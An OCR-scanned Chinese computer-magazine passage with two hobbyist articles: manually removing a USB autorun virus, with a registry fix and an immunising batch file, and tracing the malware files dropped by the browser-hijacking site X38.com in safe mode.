当我告诉MM她的U盘里有病毒的时候，MM是一脸的无辜和茫然，算了，对于一个学绘画的MM我们不能要求她有多么高的防病毒意识，还是来看一下我是如何手动杀毒的吧！

使用Ctrl+Alt+Del健调出任务管理器，在进程中关闭sovhost.exe（和正常的svchost.exe一对比就会找出来的），然后到c:\windows\system32目录下删除sovhost.exe文件，再删除各个磁盘中的sxs.exe和autorun.inf文件，最后新建一txt文件，在文件中写入：

```
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Folder\Hidden\SHOWALL]
"CheckedValue"=dword:00000001
```

将该txt文件改为reg文件（就是将.txt扩展名改为.reg扩展名），双击该文件导入注册表（显示隐藏文件）。

病毒就这么简简单单的杀完了，可我却还在思考着，MM的U盘是经常使用的，因此感染病毒的几率也会很高，能否让U盘来免疫U盘病毒呢？最开始我是打算给她的电脑安装上杀毒软件，但是后来发现如果安装上杀毒软件的话她玩劲舞团会卡的（电脑配置问题）。后来又想到通过禁用autorun.inf（就是禁用自动播放）的方式来解决，但是后来也放弃了这种方法（因为MM在光驱中放入影碟后无法自动播放，于是就每次都来烦我）。最后想了好久，终于想到了一个比较完美的解决方案。建立一umy.txt文件；然后在umy.txt中写入如下内容（J盘为U盘盘符，请大家根据自己情况进行修改）：

```
j:
attrib j:\autorun.inf -a -h -s
del j:\autorun.inf
md j:\autorun.inf
start j:
exit
```

然后把umy.txt改为umy.bat，将该文件制作一个快捷方式存在桌面上，这样一个“U盘杀毒＆免疫批处理”就做好了。以后打开U盘前只要双击该文件快捷方式即可（我们还可以写入诸如del j:\sxe.exe的命令来删除病毒）。

这个批处理的杀／防U盘病毒的原理是：在命令行方式下，我们可以创建特殊的文件夹，比如a.exe（图1），这样的文件夹在图形界面下是不可以直接创建的，而且这样的文件夹也会被系统识别为一种特殊的文件（暂时这样理解吧），于是同名的正常文件（不是特殊的文件夹）不能覆盖该文件，Windows会提示错误（比如在D盘根目录中有一个a.exe的特殊文件夹，那么在D盘的根目录中不可以再拷入或创建a.exe的正常文件（图2），但是在D盘的其它目录下是可以的）。U盘病毒如sxs.exe、rose.exe等都是靠autorun.inf来启动病毒的，于是这样一个批处理文件便能很好的达到免疫此类病毒（不光是免疫病毒，可以防止一切已知文件名的文件拷入电脑）的目的了。




图1




图2

（本文所涉及到的批处理和注册表文件已收录到光盘中）

文章难易度：★★

剿灭难缠的X38.com

浪流涯天

前两天在X的论坛上灌水，看到一小菜说自己电脑的IE被X38.com这个网站给挟持了。前些日子my123.com、7939.com、3558.com等几个流氓网站在网上被炒的沸沸扬扬，想不到现在又冒出来一个X38.com，这些流氓软件真是和尚打伞——无法无天了！

于是我本着艺高人胆大的心情，在四大保镖（瑞星、卡巴、NOD32和瑞星卡卡）的贴身保护下冲入了X38.com这个少儿不宜网站，刚一进入卡巴和瑞星的卡卡就都发出了警告，如图1、图2，提示说有恶意程序要挟持IE，果然不愧是“流氓”。




图1




图2

为了彻底的搞清这个网站上的病毒，我关闭了所有的杀病毒软件和防火墙，并停用了瑞星卡卡对IE的监控（佛曰：菜鸟不入地狱，谁入地狱）。我先对注册表作了一个快照，然后又一次进入了这个网站。随便点了一个链接，MY GOD！一下子跳出了好多个窗口。把IE最小化后发现桌面上多出了两个html文件，一个是免费电影，一个是免费图铃。

估计现在电脑里的流氓软件和病毒已经够了，关闭所有的浏览器之后我重新打开了IE，发现首页已经被改成www.x38.cn了。我打开了卡巴，不久卡巴就报出了进程中有风险程序活动，43843092.exe、count.st5、spupdsvc.exe、jdsthul.exe等等，而且复制的数量越来越多，卡巴不停地弹出病毒报警告，我勾选了“应用到所有”的复选框后对这些病毒进行清除，可卡巴居然一个都没有干掉，而且似乎越杀越多。这时出来一个winlogon被卡巴列入封杀的列表（图3），“winlogon.exe”不是Windows系统的登录服务吗？怎么会被卡巴列入封杀之列呢？难道是病毒插入了“winlogon”了？正准备打开任务管理器看个究竟，结果卡巴惨叫了一声后就没有反应了，再看卡巴已经死了，紧跟着系统连声招呼都没打就重新启动了。重启后卡巴报错，提示dll文件已经被破坏，老天呀，刚告别了“橙色八月”，我的卡巴就又一次光荣了。我启动瑞星也同样的被恶意卸载了，只有NOD还在，但是却根本查不出病毒。




图3

虽然杀毒软件都死光了，但是好在我还有菜鸟的绝技——使用CMD命令配合任务管理器来干掉病毒。按Ctrl+Ctrl+Del键调出“任务管理器”，在进程选项中找到了43843092.exe和jdsthul.exe这两个不正常的进程，但是却没有发现winlogon.exe。在任务管理器中结束这两个进程却居然结束不了，看样子是关联起来了，我又从cmd命令提示符下使用**taskkill /f /t jdsthul.exe**来结束进行，结果电脑重启了，我折腾了N遍，电脑也重启了N次。病毒似乎是从系统文件上面作了不少手脚，也懒得使用冰刃了，估计冰刃也是同样效果，于是我决定去安全模式里面和它单挑一次。

在安全模式下进入c:\windows\system32文件夹，右键选择“排列图标”中的“修改时间”，由于病毒是今天创建的，因此最后的几个文件就有可能是病毒了，好多东东，从PreInstall文件夹往后的都是，如图4。这个病毒的体积可够大的，看了一下这些病毒组件的属性，创建的时间都相差不远，可恶的是病毒还构造了一个winlogon.exe文件放到了c:\windows\system32\Media文件夹下，如图5，难怪我的卡巴把winlogon.exe也视为眼中钉呢！终于搞明白了，病毒的安装过程原来如此：病毒源文件（PreInstal文件夹下）运行后释放病毒文件spupdsvc.exe、wmidx.ocx、count.st5、BDwin.exe、CEC4E335.exe、43843092.exe、npwmsdrm.dll、pndx5016.dll、rmoc3260.dll、wnaspi32.dll、11650667.exe、jdsthul.exe，并在桌面上创建两个html文件，然后11650667.exe和jdsthul.exe组成守护进程并且创建Media\winlogon.exe（猜测应该是病毒制造者修改过的）文件使之运行，接着结束掉system32\winlogon.exe的进程，由于系统中以经存在winlogon.exe，固然系统不会重启，但因文件已被恶意修改，所以卡巴会尝试结束此文件的进程，当系统中唯一的wingolon.exe被结束时，系统就会瞬间重启。至于这两个文件“BTDwin.exe”应该是卡巴把病毒某一进程杀死后病毒守护进程自动生成的病毒副本。




图4

